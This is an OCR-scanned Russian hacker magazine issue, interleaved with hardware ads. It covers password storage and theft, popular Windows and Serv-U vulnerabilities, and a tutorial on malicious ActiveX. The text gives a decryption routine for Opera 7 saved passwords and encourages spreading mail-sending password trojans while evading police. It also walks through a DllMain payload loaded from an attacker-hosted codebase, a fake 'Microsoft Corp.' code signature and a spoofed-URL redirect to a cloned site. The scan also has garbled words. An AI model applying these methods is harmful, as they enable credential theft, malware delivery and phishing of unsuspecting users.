ISM г. Москва (095) 718-4020, 280-5144
NT - Polaris г. Москва (095) 970-1930
ULTRA Computers г. Москва (095) 729-5255, 729-5244
USN Computers г. Москва (095) 775-8202

ALTEX г. Нижний Новгород (8312) 166000, 657307
Авиком г. Пермь (3422) 196158
Алгоритм г. Казань (8432) 365272
Аракул г. Нижневартовск (3466) 240920
Арсенал г. Тюмень (3452) 464774
ЗЕТ НСК г. Новосибирск (3832) 125142, 125438
Интант г. Томск (3822) 560056, 561616
Класс Компьютер г. Екатеринбург (3432) 659549, 657338
Компания НИТ г. Биробиджан (42622) 66632
КомпьюМаркет г. Саратов (8452) 241314, 269710
Меморек г. Уфа (3472) 378877, 220989
Мэйпл г. Барнаул (3852) 244557, 364575
Никас-ЭВМ г. Челябинск (3512) 349402
Окей Компьютер г. Краснодар (8612) 601144, 602244
Оргторг г. Киров (8332) 381065
Прагма г. Самара (8462) 701787
Риан - Урал г. Челябинск (3512) 335812
Технополис г. Ростов на Дону (8632) 903111, 903335
Фирма ТЕСТ г. Саранск (8342) 240591, 327726
Экселент г. Мурманск (8152) 459634, 452757

ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.

FLATRON®
freedom of mind

Life's Good
LG

coban2k (coban@pisem.net)

ПАРОЛИ И ПРИВИЛЕГИИ

ХРАНЕНИЕ, УЯЗВИМОСТИ, ДОБЫВАНИЕ


Пароли всегда являлись средством ограничения доступа к какой-либо информации, хотя особое распространение получили лишь с развитием компьютерной техники и интернета. Все чаще хранение конфиденциальных данных пользователи доверяют компьютеру, что приводит порой к печальным последствиям.




ПАРОЛИ: С ЧЕМ ИХ ЕДЯТ

■ В настоящее время большая проблема - давно устаревшие стандарты (RFC), многие из которых утверждены еще в начале 90-х. К примеру, возьмем общеизвестный e-mail. Для получения почты необходимо указать пароль, значит, его надо либо каждый раз вводить при приеме, либо хранить где-то на диске. Введенная информация передается в открытом виде, то есть перехватить ее труда не составляет, так же, как и восстановление сохраненного пароля, имея физический доступ к компьютеру. Конечно, стандарты эти расширяются, вводятся сложные схемы аутентификации (для e-mail, например, CRAM-MD5), но то ли администраторы ленивые, то ли программисты - расширения эти не получили пока массового распространения.

Вообще, доступ необязательно должен ограничиваться кодовым словом - это могут быть и девайсы вроде USB-token'a, смарт-карты, SSL-сертификата и т.п. Популярно при авторизации использование хешей. Хеш является неким большим числом, сгенерированным по определенному алгоритму, каждое такое число соответствует одному исходному значению. Простейший алгоритм - сложение ASCII-кодов всех символов строки (пароля): $1234 = \text{cod}(1) + \text{cod}(2) + \text{cod}(3) + \text{cod}(4) = 41+42+43+44 = 170$ (170 хеш строки "1234"). Очевидно, что узнать по хешу исходную строку невозможно, кроме как полным перебором всех значений. Сервер хранит только хеш, а клиент формирует его из сохраненной/введенной строки либо хранит уже сформированным. При авторизации вместо сравнения строк происходит сравнение хешей - исключен перехват пароля как по сети, так и локально. Хотя для большинства популярных алгоритмов (MD5, SHA1, GOST) перебор всех вариантов строк длиной до 8 символов может быть выполнен за несколько часов, поэтому имеет смысл использовать в пароле не менее 12 символов.



Для большинства популярных алгоритмов (MD5, SHA1, GOST) перебор всех вариантов строк длиной до 8 символов может быть выполнен за несколько часов.



УЯЗВИМОСТИ ЛОКАЛЬНЫХ ПАРОЛЕЙ

■ Можно выделить несколько групп уязвимостей:

■ Слабые алгоритмы. 90% разработчиков программного обеспечения обладают нулевыми знаниями в области криптографии, поэтому придумывают крайне простые алгоритмы.

■ Ошибки в софте. Был, к примеру, некий менеджер закачки, имя и пароль к сайтам шифровались одинаковым алгоритмом. Пароль не показывался, но выводилось имя пользователя. Так вот, если поменять местами имя и пароль в файле конфигурации, то на месте имени будет выведен расшифрованный пароль.


■ Популярные алгоритмы. DES (3DES) в CBC-режиме с постоян-


ным ключом и Base64. Приравнивается к "слабым" из-за легкого анализа. Иногда достаточно запустить PeID, который по общеизвестным константам и таблицам определит все используемые алгоритмы в программе.

■ Необходимость обратного дешифрования. Для почты и веба сколько бы ты ни зашифровал пароль, его все равно придется расшифровать для передачи в открытом виде серверу.

■ Вывод звездочек в окне. Вместо пароля стандартный контроль Виндов выводит звездочки (****), что очень легко обходится софтом типа PassView.

■ Кейлог. Практически любой пароль можно стащить при его вводе, если на системе установлен кейлог. Защита от него есть, но спорная, так как от использования низкоуровневых драйверов ничего не спасет (обычно кейлог реализуется с помощью ловушек - hooks).





■ Небольшая глина. Это актуально для хешей. Если хеш хранится вместо пароля, но пароль очень короткий, то на его восстановление может уйти всего несколько секунд. На основе этой уязвимости подбирается локальный админский пароль на NT-системах. При сохранении он делится на две части по 8 символов (остальные символы отбрасываются), каждая из

частей переводится в верхний регистр и хешируется. Понятно, что глина пароля и количество вариантов подбора малы. В последних сервиспаках система защиты была улучшена. Применяется так называемый алгоритм syskey для шифрования данных о локальных пользователях (проверить наличие и установить защиту может каждый: открыть Пуск -> Выполнить, и ввести команду syskey).

■ Простой формат хранимых данных. Например, из-за сложного формата .dat-файлов в CuteFTP не существует пока нормальных дешифровщиков. Сложная структура не позволяет найти в файле нужные строки с зашифрованными паролями и данными о сайтах, при этом сам алгоритм дешифровки пароля прост.

ХРАНИЕНИЕ

■ Где могут храниться пароли:

① Реестр/файлы. Разработчики часто здесь хранят все настройки, включая пароли, из-за несложного WinAPI.

② Альтернативные потоки NTFS. Например, "C:\somefile.txt:stream2", при этом данные somefile.txt и somefile.txt:stream2 будут независимы. Таким образом, go- »

МНЕНИЕ ЭКСПЕРТА

■ Пароли, являясь самым распространенным методом аутентификации, - слабое звено. Потому что их придумывает и использует человек. Если еще не так давно, получив пароли пользователя корпоративной сети, максимум, на что можно было надеяться, - физическое подключение к сети или подключение через dial-up, то сейчас... Доступ к корпоративной почте через интернет, доступ к сети через VPN, взлом беспроводного сегмента - это только основные слабые места в корпоративной сети, которыми можно воспользоваться, получив пароль. Хранение паролей в системе всегда было спорным механизмом. Хеш от пароля может хранить только сервер. На стороне клиента пароль надо хранить в открытом виде либо в зашифрованном, но обратимом виде. Но для того чтобы зашифровать и расшифровать пароль, нужно иметь секретный ключ. Вопрос - где его хранить. Сейчас разрабатываются более защищенные методы аутентификации: хранение паролей на смарт-карте, одноразовые пароли или аутентификация с помощью сертификатов. Еще одно перспективное направление - биометрическая аутентификация, которая, к сожалению, очень медленно развивается. Многие средства многофакторной аутентификации стоят недорого. К примеру, систему для хранения паролей на смарт-карте можно купить долларов за тридцать. Но и в ней присутствует секретный пароль - для доступа к карточке, проще говоря, PIN.



offtopic, профессионал в области IT-безопасности, постоянный автор и модератор форумов проекта Securitylab.ru, MCSE и MCT

нашел не все секреты?



**KILLS
ITEMS
SECRET**



**100%
100%
99%**

**ЧИТАЙ
«ПУТЕВОДИТЕЛЬ»!**

**ЖУРНАЛ
ПРОХОЖДЕНИЙ
И КОДОВ ДЛЯ
КОМПЬЮТЕРНЫХ ИГР**



- 192 полосы исчерпывающей информации об играх
- Более 1500 чит-кодов
- CD-диск с видеоуроками и базой кодов и прохождений
- Двухсторонний постер с детальными картами уровней и тактическими схемами
- Прикольная наклейка с кодами



вольно просто спрятать файл от посторонних глаз. К сожалению, метод не проходит на FAT16/FAT32.


1. LSA (Local Security Authority), является защищенной подсистемой Windows, используемой для аутентификации и учета локальных пользователей, но также позволяет хранить защищенные данные где-то в своих неграх. Метод на порядок сложнее первых двух.

2. Protected Storage - специальный сервис для хранения конфиденциальной информации, присутствует в 9x- и NT-системах, не документирован. В основном используется программами Microsoft (IE, MSN, Outlook), физически является скрытой шифрованной ветвью реестра. В отличие от LSA, Protected Storage обладает древовидной структурой и дает возможность использовать несколько уровней безопасности, то есть перед чтением Item'ов с высоким уровнем безопасности будет запрашиваться пароль. Минус - под NT можно остановить этот сервис.

АЛГОРИТМ ДЕШИФРОВКИ НА ПРИМЕРЕ ОПЕРА 7

■ Opera сейчас является одним из наиболее быстрых и удобных браузеров. Для облегчения запоминания паролей, по аналогии с IntelliForms в Internet Explorer, был создан Password Wand. При вводе пароля он предлагает его сохранить, и при повторном посещении сайта/авторизации нужно указать лишь имя пользователя, а пароль подставляется автоматически. Все введенные данные хранятся в файле wand.dat (описание - на официальном сайте).

Итак, сохраненный пароль состоит из двух частей: 8-байтовый ключ и шифрованная строка, размер которой



кратен 8. Для дешифровки необходимо проделать следующие операции:

1. Взять MD5-хеш от магического массива (этот массив-вектор состоит из байт {0x83, 0x7D, 0x7C, 0xFC, 0x0F, 0x8E, 0xB3, 0xE8, 0x69, 0x73, 0xAF, 0xFF}) и восьми байт ключа.

2. Взять MD5-хеш от хеша, полученного в предыдущем шаге, и восьми байт ключа.

3. Использовать общеизвестный 3DES (тройной DES) в режиме CBC для дешифровки пароля. IV при этом равен хешу, полученному во втором шаге (первые 8 байт). 192-битовый ключ равен хешу, полученному в первом шаге, плюс 8 байт IV.

4. Последний дешифрованный байт - количество неиспользуемой части блока (из-за кратности 8 байтам). Угаляем.



Затем выводим пароль, который всегда хранится в UNICODE. Дешифровка паролей от встроенного в Opera почтового клиента проходит по той же схеме, отличие только в магическом массиве: {0x83, 0xC4, 0x04, 0x83, 0x7D, 0xE4, 0x01, 0x75, 0x05, 0x83, 0xC8, 0xFF, 0xEB, 0x3A}.

СРЕДСТВА ДЛЯ ДОБЫВАНИЯ

■ Самый популярный метод добывания паролей - мыльные пони :). Их существует великое множество, размером от 5 Кб до 1 Мб. Объединяет их одна задача - вытянуть как можно больше информации и отослать пароли автору на мыло, минуя огнестенку и противовирус, если такие в наличии у жертвы. Но не стоит кидаться как голодный волк на полученные данные. Надо во всем знать меру и оберегать себя любимого от неприятностей - блюстителю закона не дремлют. Если принятые пароли связаны с вебom или FTP, то без анонимного прокси ни-ни.

Впариваться мыльные пони могут как угодно. Под предлогом лекарства от головной боли, крякера интернета, ускорителя закачки, но куп хацкер обязан склеить пони с чем-то добрым и хорошим. По крайней мере, захпнуть в инстальлятор или придумать что-то свое.



ЧТО ДЕЛАТЬ С ДОБЫТЫМИ ПАРОЛЯМИ?

■ Да что угодно! Можно ими любоваться, хвалиться и восхищаться :). Правда, если это пароль от FTP fsb.ru или что-то.gov, совет - трижды форматнуть винт, продать квартиру и уехать жить в деревню, желательно африканскую, куда еще не дошло электричество. Пароли можно хранить на черном диске, но для этого необходимо использовать PGP-диск для шифровки всех проблемных данных. Тогда, если вломаться гдявки в погонах, вероятность найти что-либо негативное будет сведена к нулю. А вообще, противозаконными вещами не стоит заниматься, разве что можно поэкспериментировать над своей системой :).

К сожалению, разработчики софта о безопасности своих пользователей задумываются редко или не задумываются вообще. Поэтому каждый должен решать эту проблему самостоятельно. Черпай информацию из различных онлайн-источников.

Популярно использовать хешей вместо пароля, но оно имеет смысл при достаточно длинных паролях, чтобы нельзя было взломать лобовым перебором.

В 9x- и NT-системах для хранения конфиденциальной информации используется сервис Protected Storage (для программ типа IE, MSN, Outlook), который физически является скрытой шифрованной ветвью реестра.



Самый популярный метод добывания паролей - мыльные пони :).

ASUS®

www.asus.ru

САМЫЕ МОЩНЫЕ PCI-Express РЕШЕНИЯ ОТ ASUS

Серия видеокарт ASUS Extreme A

Extreme AX800
Extreme AX600
Extreme AX300



Инновационные технологии ASUS:

ASUS GameFace Live

Решение для аудио/видео связи в режиме реального времени

ASUS VideoSecurity Online

Создание собственной системы безопасности и видеонаблюдения

ASUS OnScreenDisplay

Позволяет изменять различные настройки экрана, не покидая игру

ASUS SmartDoctor

Оптимизация производительности ПК и функций безопасности

ASUS SmartCooling

Динамически настраивает скорость кулера видеокарты для бесшумной работы

ASUS HyperDrive

Обеспечивает 3 способа динамического разгона видеокарты



Тел: (095) 974-3210
www.pirit.ru



Тел: (095) 995-2575
www.ocs.ru



Тел: (095) 708-2259
Факс: (095) 708-2094



Тел: (095) 745-2999
www.citolink.ru



Тел: (095) 269-1776
www.distl.ru



Тел: (095) 105-0700
www.oldl.ru



Тел: (095) 799-5398
www.lizard.ru

Докучаев Дмитрий aka Forb (forb@real.hacker.ru)

ХИТОВЫЕ УЯЗВИМОСТИ

САМЫЕ ПОПУЛЯРНЫЕ ДЫРКИ В WINDOWS И СОФТЕ




RPC-DCOM И ASN.1

Об этом баге знает каждый школьник. Это была брешь в службе RPC, широко используемой в системе Windows. Об уязвимости узнали 16 июля прошлого года, но подробности никто разглашать не собирался. Лишь потом стало известно, что программисты Microsoft допустили две фатальных ошибки, которые приводили к переполнению буфера и позволяли взломать систему, со всеми существующими на тот момент сервиспаками. В итоге, репутация MS была подмочена: эксплоит RPC DCOM, который вышел практически сразу после релиза бага, стал самой хитовой хакерской тулзой за всю историю существования корпорации.

Но скриптки с мощным оружием в руках - полбеды. Настоящая же напасть пришла после запуска червячка MSBlast. Наверняка ты сам становишься жертвой вируса, симптомы которого - частые перезагрузки, сообщения о завершении сервисов, стремительная утечка трафика и лишней файл msblast.exe, поселившийся в каталоге WINNT. За несколько дней червяк поработил миллионы машин и принес миллиарды долларов убытка корпорации. Пострадала и сама Microsoft: в определенное время MSBlast старательно DDoS'ил сайт www.windowsupdate.com.

Баг в библиотеке ASN.1 (Abstract Syntax Notation One) появился позднее бреши DCOM. Однако из-за уязвимости снова пострадала Microsoft и другие известные компании. А, казалось бы, обычное переполнение кучи. Оверлоад проследивался в некоторых функциях библиотеки MSASNI.DLL (они отвечают за безопасную передачу данных). Именно из-за того что функции библиотеки используются в сторонних приложениях (SSL в IIS, IP-телефония, сервис lsass и т.п.), уязвимость стала действительно хитовой. После ее релиза и выхода первых эксплоитов появился червячок Sasser, который за несколько минут смог поиметь тысячи машин раз-



Сраженная Винда

личных корпораций. Симптомы заражения похожи на MSBlast'овские.

Защита:


Единственная защита от разрушительных ошибок - специальные патчи, которые программисты заботливо выложили на microsoft.com. Также можно закрыть фаерволом 135-й, 139-й и 445-й порты и спать спокойно.

Подробнее:

Об RPC-уязвимостях написано множество статей. Можешь почитать



Роковой баг в ASN.1



Консольный эксплоит для utilman.exe

статью о DCOM-баге в Хакере за 09/2003 или Спеце за 08/2004 "Buffer overflow", посвященном переполнению буфера. Также смотри www.securitylab.ru/42702.html - там находится список уязвимых функций в ASN.1 и полное описание бага от eEyes.

БАГ В UTILITY MANAGER (ДЛЯ WIN2000)

Баг в менеджере был обнаружен с полгода назад, но совсем недавно умельцы-программисты написали утилиту, позволяющую поднять права прямо из консоли. Суть бреши заключается в следующем: взломщик запускает utilman (который выполняется с SYSTEM-привилегиями), затем обращается за помощью, а в качестве help-файла указывает cmd.exe. В итоге, взломщик получает полноценную администраторскую консоль. С помощью нехитрых API-вызовов был написан консольный эксплоит, повышающий привилегии пользователя.

Защита:

Сначала эксплоит не был локализован и мог сразить только английскую Винду. Через несколько дней грамотные люди добились локализации, таким образом, поставив под угрозу любую версию Win2k. Но, как говорят пострадавшие и атакующие, эксплоит не дает желаемых результатов на Windows 2000 с четвертым сервиспаком. Выгоды делай сам :).

Подробнее:

MS выпустила специальный патч, который фриксит смертоносный баг - www.microsoft.com/downloads/details.aspx?FamilyId=94CD9925-D99B-4CB6-B51E-248D4FD8AF07&displaylang=en. Технические детали бреши - на www.xakep.ru/post/19120/default.asp.

БАГИ В SERV-U FTPD

■ Если спросить у пользователя какой-нибудь локалки о лучшем FTP-сервере, то ответ наверняка будет: Serv-U. Отчасти это так, если не учитывать многочисленные баги даже в последних версиях демона :). Все началось с того, что багоискатели успешно обнаружили фракт переполнения буфера при передаче кривых параметров к команде CHMOD. Если гли-на аргумента была более 256 симво-

лов, становилось возможным поместить в стек произвольный код. В последующих версиях эту брешь устранили, но багоискатели опять обнаружили баги в командах LIST и MDTM (с похожими симптомами). Немного позже взломщики узнали, что демон светит локальный порт, к которому может подключиться администратор. После перехвата злоумышленник создает нового юзера со всеми правами, а затем открывает шелл запросом «SITE EXEC cmd». Несмотря на то что эксплоит применяется только для локального поднятия прав, его можно легко использовать в дырявых cgi/php/asp скриптах.

Защита:

От локального бага защиты пока не существует. А вот удаленные бреши



Найденный баг в Serv-U

исправлены в новом релизе Serv-U (www.serv-u.com).

Подробнее:

Все бреши в демоне рассмотрены в ежемесячном обзоре эксплоитов на страницах Хакера. Можешь посетить www.xakep.ru, где лежит техническая информация о дырявом сервисе.

МНЕНИЕ ЭКСПЕРТА

■ Баги были всегда, и чем дальше, тем больше их будут находить. Сложнее становятся системы. Наверное, есть и еще одна причина - часто кодированием занимаются начинающие программисты. Большую часть работы делают ребята, полгода назад увидевшие Visual Studio, а более продвинутый народ только контролирует их работу. Слава богу, что в эксплуатации практически не осталось систем, которые я писал на первых курсах универа :). Сейчас, вспоминая про них, я краснею.

Очень важно своевременно получать информацию об уязвимостях и устанавливать обновления на систему. Источники подобной информации: securitylab.ru, security.nnov.ru, xakep.ru и т.п. Но не стоит забывать про первоисточники - Bugtraq, подписаться на который можно на сервере securityfocus.com.

У многих вендоров есть подобные списки. Например, узнать о новых патчах для Windows можно по адресу www.microsoft.com/rus/security/default.mspx. Часто говорят о том, что информация в письмах Microsoft поверхностна и не дает возможности разобраться в том, что за дыра закрывается. Целиком и полностью согласен, однако есть маленький трюк, который позволяет узнать об уязвимости больше. Внимательно прочитай сообщение о переполнении буфера в GDI+, позволяющем выполнить код при просмотре картинки JPEG - www.microsoft.com/technet/security/bulletin/MS04-028.mspx. Кроме данных о том, где скачать патч, здесь присутствуют странные символы CAN-2004-0200. Это указатель на единый реестр информации об уязвимостях «Common Vulnerabilities and Exposures», и, зайдя по ссылке www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200, ты найдешь практически любую информацию об этой дырке.

И не забывай про автоматическое обновление. Пускай Windows патчит сама себя!



offtopic, профессионал в области IT-безопасности, постоянный автор и модератор форумов проекта Securitylab.ru, MCSE и MCT

БАГИ В INTERNET EXPLORER

■ Ничего так не радует юзера, как его любимый браузер. Но за красивыми окошками и навороченными возможностями IE таятся роковые баги. Если рассматривать бреши в последней версии IE, то грех не упомянуть про некорректную обработку BMP-изображений, в результате которой любой желающий способен повесить даже самую стойкую Винду. Или даже выполнить произвольный код с правами попоухого юзера (чаще всего с админскими привилегиями). Чуть позже мир узнал о многочисленных ослиных багах, с помощью которых хакер мог провести XSS-атаку и залить (а также запустить и прописать в автостарт) произвольный файл. И, наконец, стоит напомнить, что браузер плохо говорит по-гречески - если оставить на вебе ссылку типа «about:более_2000_греческих_буквоков», Explorer не успеет даже пискнуть, а сразу же повесит себя, а заодно и всю систему :).

Защита:

Спасение ищи на microsoft.com. Сперва следй кумулятивный патчик, затем последовательно выкачивай заплатки для каждого сокрушительного бага.

Подробнее:

На securitylab.ru найдешь полный список уязвимостей в браузере. Достаточно лишь воспользоваться поиском, введя запрос «Internet Explorer».



Такая страница вешает IE

Content:

14 Зло и Internet Explorer

Как создать полезный ActiveX для ослика

16 CMD-shell на службе у хакера

Секреты командного интерпретатора

20 Пошаговая имперсонализация

Взлом админского пароля в Windows 2000/XP/2003

24 RPC DCOM для младшего братика

Популярная эксплуатация известного бага

26 Через образы к сердцу

Атака на NTFS

30 Удар издалека

Теория и практика удаленных атак

34 Эксплоит для сетевого чата

Поиск и использование уязвимости в Network Assistant

38 Кто ищет, тот всегда найдет

Поисковый сервер как оружие хакера

Петр Каньковски (kankowski@narod.ru)

ЗЛО И INTERNET EXPLORER

КАК СОЗДАТЬ ПОЛЕЗНЫЙ АКТИВЕХ ДЛЯ ОСЛИКА

Дырок в IE столько, что их exploit'ацией не баловался разве что совсем ленивый. Но использовать многократно описанные в интернете методы - это не наш выбор. Поэтому предлагаем вашему вниманию нетривиальный способ, основанный на ActiveX, поддельных электронных подписях и социальной инженерии. Наслаждайся!



ЧТО ТАКОЕ АКТИВЕХ И ЧЕМ ЕГО КОДЯТ?

■ ActiveX - это мейкрософтовская технология внедрения в web-страницы и программы контролов (элементов управления). Контрол есть обычная библиотека с расширением DLL или OCX, которая выводит на web-страницу что-нибудь вроде кнопки с прыгающей картинкой. Кнопка прорисовывается, реагирует на мышедвижения и нажатия, имеет свои свойства и методы, которыми можно управлять из JavaScript. Вспомним, например, мультики и баннеры на Macromedia Flash в окне IE. Это и есть ActiveX.

Писать ActiveX можно на C++, Delphi, теоретически даже на Ассемблере. Можно ваять их и на Visual Basic, но это скорее грустно, чем смешно. Для MS Visual C++ есть две основные альтернативы - MFC и ATL. MFC - очень мощная и гибкая библиотека, но ее нужно либо статически прилинковать к своей программе (тогда exe-шник получается слишком большим), либо устанавливать DLL (что еще более мутрно и чревато кошмаром DLL Hell).

Поэтому ActiveX для IE пишут с помощью ATL. Чтобы испытать это на практике, загрузим VC++ 6.0, выберем File -> New -> Projects -> ATL COM AppWizard. В мастере можно сразу нажать Finish. Нашему взору откроется заготовка нового приложения ATL. Затем смело выбираем Insert -> New ATL Object -> Controls -> HTML Control, а дальше проходим по шагам мастера и ставим нужные параметры. Он сгенерирует каркас контрола, на который затем можно будет навешивать код для прорисовки кнопки, обработки нажатий на нее и прочих теподвижений.

НАШ КОНТРОЛ - ПРОСТАЯ DLL

■ Сначала я так и сделал (точнее, просто переделал пример ATLButton из MSDN, который вообще очень интересен тем, кто собирается кодить ActiveX-контролы). А потом задался вопросом, какой в этом смысл. Ведь наша цель - запустить вредоносный код. А для этого не нужно ни инициализировать COM, ни регистрировать контрол в реестре, и уж тем более не нужно рисовать кнопки на экране. В итоге получается, что ActiveX не требуется вообще :).

Как всякая технология, ActiveX базируется на другой технологии, а именно, на DLL. А в

библиотеках DLL есть такая любопытная вещь, как функция DllMain, которую Windows вызывает при загрузке и выгрузке библиотеки. Чтобы создать ActiveX контрол, система будет обращаться к функциям DllRegisterServer и DllGetClassObject в нашей библиотеке, но перед этим ей так или иначе придется эту библиотеку загрузить. А что если разместить злой код в DllMain, с которой начинается эта цепочка вызовов?

```
BOOL WINAPI DllMain(HANDLE hModule, DWORD
reason, LPVOID Reserved)
{
    MessageBox(0, "hacked!", "Xakep", 0);
    //Здесь ставится произвольный код ;).
    return TRUE;
}
```

Вот и вся программа. Если убрать CRT, то останется всего 2,5 Кб. А самый простой ATL-контрол весит больше 30 Кб - что называется, почувствуйте разницу! Теперь создаем HTML-файл, в котором пишем что-нибудь вроде:

```
<OBJECT CLASSID="CLSID:0499388E-3A64-11D0-
BFAB-080000185165"
codebase="http://www.xakepsite.ru/MyDLL.dll">
```

Числа после CLSID можно ставить случайные, главное, чтобы они не совпадали с идентификаторами стандартных контролов (а чисел настолько много, что этого не произойдет никогда). Открываем страничку и видим... Нет, скорее всего, ничего не видим, потому что неподписанные контролы по умолчанию отключаются. Вернее, на данном этапе нашего большого пути эфрект (в виде сообщения «hacked!») от этого зла появится, только если будет установлен низкий уровень безопасности, а в codebase прописан локальный адрес DLL. Но перед этим IE покажет противное окно-уведомление о том, что контрол не подписан. Как этого избежать? Существует уязвимость электронных подписей (см. ссылку во врезке), которую теоретически можно использовать для запуска неподписанных ActiveX, однако ни одного публичного эксплоита для этой уязвимости нам найти не удалось. И тогда настал черед поддельных подписей и социальной инженерии...

ЭЛЕКТРОННЫЕ ПОДПИСИ

■ Любому человеку без особого напряжения может получить свою личную электронную

АТАКА

подпись. Для этого нужно взять валидный номер кредитки (не будем говорить, где его можно найти), заплатить \$20 компании VeriSign (www.verisign.com) - и подписывай контролы сколько душе угодно. Как это ни странно, проверять написанные тобой программы никто не будет, как не найдется и желающих уточнить твоё имя и фамилию. Процедура получения электронного сертификата во многом формальна, и подпись, по сути, не подтверждает безопасности ActiveX контроля.

Разумеется, я ничем подобным не занимаюсь и потому для иллюстрации решил создать тестовый сертификат утилитой makecert из ActiveX SDK. Самое забавное в ней то, что можно указать любое имя, например, название известной корпорации:

```
makecert -u:secret123 -n:CN="Microsoft Corp." cert.cer
cert2spc root.cer cert.cer cert.spc
signcode -prog MyDll.dll -spc cert.spc -pvk secret123
```

В результате библиотека наша увеличится до 3,8 Кб, а при открытии web-страницы будет появляться такое окошко, как на картинке.

Довольно похоже на обычную цифровую подпись, не так ли? А если на английском, то добрая половина чай-

ников вообще ничего не поймет. Эффект усилится, если перед загрузкой своего ActiveX предложить пользователю скачать новую версию Flash для просмотра симпатичного мультлика. Второй раз он, не особенно вчитываясь в текст предупреждения, нажмет на Yes, превкусывая новую порцию анимации.

Разумеется, надеяться на то, что наша жертва будет такой слабоумной, нам не придется, поэтому есть способ обмануть и менее доверчивых пользователей.

КЛОНИРУЕМ ИЗВЕСТНЫЙ САЙТ

■ Одна из уязвимостей в IE позволяет подменить текст, отображаемый в адресной строке. Несмотря на то что патч вышел еще в феврале этого года, большинство систем почему-то до сих пор подвержено этой ошибке. Сценарий атаки таков. Есть какой-то известный сайт, например, www.britney.com. Кибер-скоттер покупает доменные имена www.brinty.com и www.brinti.com. На них он ставит такой регидрект:

```
<script language="JScript">
location.href=unescape('http://www.britney.com%01@xakepsite.ru/hack.htm')
</script>
```

В результате браузер переходит на xakepsite.ru/hack.htm, но в адресной

строке отображается www.britney.com! (Подробнее о реализации этого бага для воровства почтовых паролей писал NSD в одном из номеров X.) В нашем же случае злоумышленнику остается только скопировать оформление оригинального сайта и среди парочки Flash-мультликов вставить в него агрессивный ActiveX. Такую шутку будет особенно легко сыграть с некоторыми корпоративными сайтами, которые в своем исходном варианте насыщены ActiveX-контролами.

Пользователь даже не почувствует разницы. Еще раз посмотри на картинку. Ты на сайте известной корпорации и качаешь ActiveX ее же производства. Какой тут может быть подвох? Если тщательно скопировать оформление и содержание сайта, можно обдурить самого крутого админа, потому что почти никто не читает этих глупых предупреждений. Именно так работает социальная инженерия в сочетании с хорошо подобранными эксплоитами.

